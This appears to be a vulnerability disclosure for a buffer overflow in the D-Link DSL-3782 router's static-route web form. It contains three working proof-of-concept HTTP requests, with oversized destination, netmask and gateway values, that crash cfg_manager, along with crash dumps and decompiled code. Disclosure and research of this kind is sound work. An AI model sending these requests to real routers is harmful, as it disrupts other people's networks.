
Vendor of the products: D-Link

Affected products: DSL-3782 v1.01

Vulnerability Description

A buffer overflow vulnerability was discovered in D-Link DSL-3782 v1.01, triggered by the destination, netmask and gateway parameters. This vulnerability allows attackers to cause a Denial of Service (DoS) via a crafted packet.

The interface that triggers the vulnerability



POC

send

```
POST /cgi-bin/New_GUI/StaticRoute.asp HTTP/1.1
Host: 192.168.1.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 691
Origin: http://192.168.1.1
Connection: close
Referer: http://192.168.1.1/cgi-bin/New_GUI/StaticRoute.asp
Cookie: Language=en

sessionKey=424238335&editRow=0&buttonType=apply&emptyValue=&Route_index=PVC0&gateRadio=Yes&
conn_type=ATM&destination=
aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasaaataaauaaavaaawaaax
aaayaaazaabbaabcaabdaabeaabfaabgaabhaabiaabjaabkaablaabmaabnaaboaabpaabqaabraabsaabtaabuaabva
abwaabxaabyaabzaacbaaccaacdaaceaacfaacgaachaaciaacjaackaaclaacmaacnaacoaacpaacqaacraacsaactaa
cuaacvaacwaacxaacyaaczaadbaadcaaddaadeaadfaadgaadhaadiaadjaadkaadlaadmaadnaadoaadpaadqaadraad
saadtaaduaadvaadwaadxaadyaadzaaebaaecaaedaaeeaaefaaegaaehaaeiaaejaaekaaelaaemaaenaaeoaaepaaeq
aaeraaesaaetaaeuaaevaaewaaexaaeyaae&netmask=255.255.255.255&gateway=192.168.1.5&
Route_PVC_Index=PVC0&metric=1
```

You can see that the router has crashed.

```
[  237.048000] Modules linked in:
[  237.048000] Process cfg_manager (pid: 108, threadinfo=8f022000, task=8f021a88, tls=00000000)
[  237.056000] Stack : 7fc23bf8 00000000 7fc23c08 00000000 7fc23d50 2adb598c 004c78d0 7fc23d30
[  237.056000]         59657300 00000000 61616161 62616161 63616161 64616161 2d6e6574 20616161
[  237.060000]         61626161 61636161 61646161 612d6e65 74206161 61616261 61616361 61616461
[  237.060000]         61612d6e 65742061 61616162 61616163 61616164 6161612d 6e657420 61616161
[  237.068000]         62616161 63616161 64616161 2d6e6574 20616161 61626161 61636161 61646161
[  237.072000]         ...
[  237.072000] Call Trace:
[  237.072000]
[  237.072000]
[  237.072000] Code: 00c01821  80a20000  24a50001 <a0620000> 1440fffc  24630001  03e00008  00801021  00000000
[  237.084000] cfg_manager/108: potentially unexpected fatal signal 11.
[  237.084000]
[  237.084000] Cpu 0
[  237.084000] $ 0   : 00000000 1000a400 00000061 7fc25000
[  237.084000] $ 4   : 7fc23c68 7fc24e07 7fc23e13 7fc23b40
[  237.088000] $ 8   : fffffff8 00000007 00000002 00000024
[  237.088000] $12   : 00000025 00000807 00000800 00000400
[  237.096000] $16   : 7fc23c38 7fc23c18 00000001 7fc23c08
[  237.096000] $20   : 7fc23c68 0061fd40 00000000 00490000
[  237.096000] $24   : 00000008 2adbf880
[  237.104000] $28   : 004c78d0 7fc23be0 00000007 0043d8e8
[  237.108000] Hi    : 00000000
[  237.108000] Lo    : 00000000
[  237.112000] epc   : 2adbf8a0 0×2adbf8a0
[  237.112000]     Not tainted
[  237.116000] ra    : 0043d8e8 0×43d8e8
[  237.116000] Status: 0000a413    USER EXL IE
[  237.120000] Cause : 1080000c
[  237.120000] BadVA : 7fc25000
[  237.124000] PrId  : 00019300 (MIPS 24Kc)
```

Similarly, the netmask and gateway parameters can also trigger this vulnerability.

send

Request

Pretty | Raw | Hex | \n

```
1  POST /cgi-bin/New_GUI/StaticRoute.asp HTTP/1.1
2  Host: 192.168.1.1
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4  Accept: */*
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8  X-Requested-With: XMLHttpRequest
9  Content-Length: 688
10 Origin: http://192.168.1.1
11 Connection: close
12 Referer: http://192.168.1.1/cgi-bin/New_GUI/StaticRoute.asp
13 Cookie: Language=en
14
15 sessionKey=1804289383&editRow=0&buttonType=apply&emptyValue=&Route_index=PVC0&gateRadio=Yes&
   conn_type=ATM&destination=192.168.1.3&netmask=
   aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasaaataaauaaavaaawaaax
   aaayaaazaabbaabcaabdaabeaabfaabgaabhaabiaabjaabkaablaabmaabnaaboaabpaabqaabraabsaabtaabuaabva
   abwaabxaabyaabzaacbaaccaacdaaceaacfaacgaachaaciaacjaackaaclaacmaacnaacoaacpaacqaacraacsaactaa
   cuaacvaacwaacxaacyaaczaadbaadcaaddaadeaadfaadgaadhaadiaadjaadkaadlaadmaadnaadoaadpaadqaadraad
   saadtaaduaadvaadwaadxaadyaadzaaebaaecaaedaaeeaaefaaegaaehaaeiaaejaaekaaelaaemaaenaaeoaaepaaeq
   aaeraaesaaetaaeuaaevaaewaaexaaeyaae&gateway=192.168.1.5&Route_PVC_Index=PVC0&metric=1
```

crash

```
97.056000] Modules linked in:
97.056000] Process cfg_manager (pid: 108, threadinfo=8f022000, task=8f021a88, tls=00000000)
97.060000] Stack : 7fa58508 00000000 7fa58518 00000000 7fa58660 2b07898c 004c78d0 7fa58640
97.064000]         59657300 00000000 61616161 62616161 63616161 64616161 6e65746d 61736b20
97.068000]         61616161 62616161 63616161 64616161 6e65746d 61736b20 61616161 62616161
97.072000]         63616161 64616161 6e65746d 61736b20 61616161 62616161 63616161 64616161
97.076000]         6e65746d 61736b20 61616161 62616161 63616161 64616161 6e65746d 61736b20
97.080000]         ...
97.080000] Call Trace:
97.080000]  (Bad stack address)
97.088000]
97.088000] Code: 00c01821  80a20000  24a50001 <a0620000> 1440fffc  24630001  03e00008  00801021  00000000
97.092000] cfg_manager/108: potentially unexpected fatal signal 11.
97.100000]
97.100000] Cpu 0
97.100000] $ 0   : 00000000 1000a400 00000061 7fa59000
97.100000] $ 4   : 7fa58578 7fa58e04 7fa58726 7fa58450
97.104000] $ 8   : fffffff8 00000007 00000002 00000024
97.104000] $12   : 00000025 00000807 00000800 00000400
97.108000] $16   : 7fa58548 7fa58528 00000001 7fa58518
97.112000] $20   : 7fa58578 00a23d40 00000000 00490000
97.112000] $24   : 00000008 2b082880
97.116000] $28   : 004c78d0 7fa584f0 00000007 0043da6c
97.116000] Hi    : 00000000
97.116000] Lo    : 00000000
97.124000] epc   : 2b0828a0 0×2b0828a0
97.124000]     Not tainted
97.124000] ra    : 0043da6c 0×43da6c
97.124000] Status: 0000a413    USER EXL IE
97.128000] Cause : 1080000c
97.128000] BadVA : 7fa59000
97.136000] PrId  : 00019300 (MIPS 24Kc)
```

send

Request

Pretty Raw Hex \n

```
1  POST /cgi-bin/New_GUI/StaticRoute.asp HTTP/1.1
2  Host: 192.168.1.1
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4  Accept: */*
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8  X-Requested-With: XMLHttpRequest
9  Content-Length: 692
10 Origin: http://192.168.1.1
11 Connection: close
12 Referer: http://192.168.1.1/cgi-bin/New_GUI/StaticRoute.asp
13 Cookie: Language=en
14
15 sessionKey=1804289383&editRow=0&buttonType=apply&emptyValue=&Route_index=PVC0&gateRadio=Yes&
   conn_type=ATM&destination=192.168.1.3&netmask=255.255.255.255&gateway=
   aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasaaataaauaaavaaawaaax
   aaayaaazaabbaabcaabdaabeaabfaabgaabhaabiaabjaabkaablaabmaabnaaboaabpaabqaabraabsaabtaabuaabva
   abwaabxaabyaabzaacbaaccaacdaaceaacfaacgaachaaciaacjaackaaclaacmaacnaacoaacpaacqaacraacsaactaa
   cuaacvaacwaacxaacyaaczaadbaadcaaddaadeaadfaadgaadhaadiaadjaadkaadlaadmaadnaadoaadpaadqaadraad
   saadtaaduaadvaadwaadxaadyaadzaaebaaecaaedaaeeaaefaaegaaehaaeiaaejaaekaaelaaemaaenaaeoaaepaaeq
   aaeraaesaaetaaeuaaevaaewaaexaaeyaae&Route_PVC_Index=PVC0&metric=1
```

crash

```
[  115.736000] Process cfg_manager (pid: 108, threadinfo=8fb68000, task=8fb61198, tls=00000000)
[  115.740000] Stack : 7f8713e8 00000000 7f8713f8 00000000 7f871540 2ac1798c 004c78d0 7f871520
[  115.744000]         59657300 00000000 61616161 62616161 63616161 64616161 67772061 61616162
[  115.748000]         61616163 61616164 61616167 77206161 61616261 61616361 61616461 61616777
[  115.752000]         20616161 61626161 61636161 61646161 61677720 61616161 62616161 63616161
[  115.756000]         64616161 67772061 61616162 61616163 61616164 61616167 77206161 61616261
[  115.760000]         ...
[  115.760000] Call Trace:
[  115.764000]
[  115.764000]
[  115.764000] Code: 00c01821  80a20000  24a50001 <a0620000> 1440fffc  24630001  03e00008  00801021  00000000
[  115.772000] cfg_manager/108: potentially unexpected fatal signal 11.
[  115.780000]
[  115.780000] Cpu 0
[  115.784000] $ 0   : 00000000 1000a400 00000020 7f872000
[  115.788000] $ 4   : 7f871458 7f871e09 7f871601 7f871330
[  115.792000] $ 8   : fffffff8 00000007 00000002 00000024
[  115.792000] $12   : 00000025 00000807 00000800 00000400
[  115.796000] $16   : 7f871428 7f871408 00000001 7f8713f8
[  115.800000] $20   : 7f871458 008bad40 00000000 00490000
[  115.800000] $24   : 00000008 2ac21880
[  115.800000] $28   : 004c78d0 7f8713d0 00000007 0043db34
[  115.804000] Hi    : 00000000
[  115.804000] Lo    : 00000000
[  115.812000] epc   : 2ac218a0 0×2ac218a0
[  115.812000]     Not tainted
[  115.812000] ra    : 0043db34 0×43db34
[  115.816000] Status: 0000a413    USER EXL IE
[  115.816000] Cause : 1080000c
[  115.820000] BadVA : 7f872000
[  115.820000] PrId  : 00019300 (MIPS 24Kc)
```

Code in cfg_manager

The debug shows that the vulnerability occurs in the strcat function.

```
Reading /lib/ld-uClibc.so.0 from remote target...
0x775ddd24 in accept () from target:/lib/libc.so.0
(gdb) c
Continuing.

Program received signal SIGSEGV, Segmentation fault.
0x775c38a0 in strcat () from target:/lib/libc.so.0
```

```
55    v2 = 0;
56    v37 = (char *)&v29[2];
57    v35 = "model check not support now!\n";
58    goto LABEL_28;
59  }
60  v38 = "model check not support now!\n";
61  v2 = 0;
62  v30 = 0;
63  v37 = (char *)&v29[2];
64  v35 = "model check not support now!\n";
65  do
66  {
67    while ( 1 )
68    {
69      sprintf(s, "%s%d", "Route_Entry", v2);
70      sprintf(v37, "%s%d", v35 + 1032, v2);
71      strcpy(&v28[40], "DST_IP");
72      tcapi_get_req(a1, (int)v32);
73      if ( strcmp(&v28[72], "no attribute information") )
74      {
75        if ( strcmp(&v28[72], "no node information") && strcmp(&v28[72], "N/A") )
76          break;
77      }
78      v3 = v38;
79LABEL_4:
80      v29[10] = *((_DWORD *)v3 + 2956);
81      strcpy((char *)&v29[11], "eTRLine");
82      HIBYTE(v29[18]) = 0;
83      ++v2;
84      tcapi_set_req(a1, v36);
85      if ( v31 < v2 )
86        goto LABEL_27;
87    }
88    v3 = v38;
89    if ( !v28[72] )
```

```
48    v18[10] = 0;
49    v18[11] = 0;
50    v4 = sub_4869A0(a1, v2, v18);
51    if ( v4 )
52    {
53      strcpy(v19, (const char *)v15);
54      strcpy(v20, (const char *)v16);
55      strcpy(v21, (const char *)v17);
56      transfer_to_exten(a1, (int)v15, 1, 0);
57    }
58    memset((void *)(a2 + 72), 0, 0x400u);
59    v5 = 0;
60    clock_gettime(1, &v14);
61    v6 = node_cache_list;
62    while ( !v6 || strcmp(v2, (const char *)v6) )
63    {
64      ++v5;
65      v6 += 40;
66      if ( v5 == 5 )
67      {
68        v7 = -1;
69        goto LABEL_8;
70      }
```

```
97  {
98    v21 = a4;
99    if ( v7 )
100   {
101     v22 = (int)v19[1];
102     strcpy(v26, "WebCurSet");
103     v28 = 1164866674;
104     v29 = 2030043136;
105     v27 = 0;
106     v30 = 0;
107     v31 = 0;
108     v32 = 0;
109     v33 = 0;
110     v34 = 0;
111     v35 = 0;
112     if ( getAttrValue(a1, v26, v22, v25) )
113     {
114       tcdbg_printf("Do not find merge attr\n");
115       return -1;
116     }
117     v21 = atoi(v25);
118   }
119   memset(v36, 0, sizeof(v36));
120   sprintf(v36, "%s%de%d", off_4BF410[4 * v12 + 1], v20, v21);
121   if ( v37 )
122   {
123     v23 = &v36[strlen(v36)];
124     v23[1] = 0;
125     *v23 = 95;
126     strcat(v36, src);
127   }
128   *(_BYTE *)a2 = 0;
129   *(_BYTE *)(a2 + 1) = 0;
130   *(_BYTE *)(a2 + 2) = 0;
131   *(_BYTE *)(a2 + 3) = 0;
132   splitName(v36);
```

It can be seen that when obtaining the parameters for concatenation, the buffer size is not checked, leading to a buffer overflow vulnerability. The same issue exists with the other two parameters as well.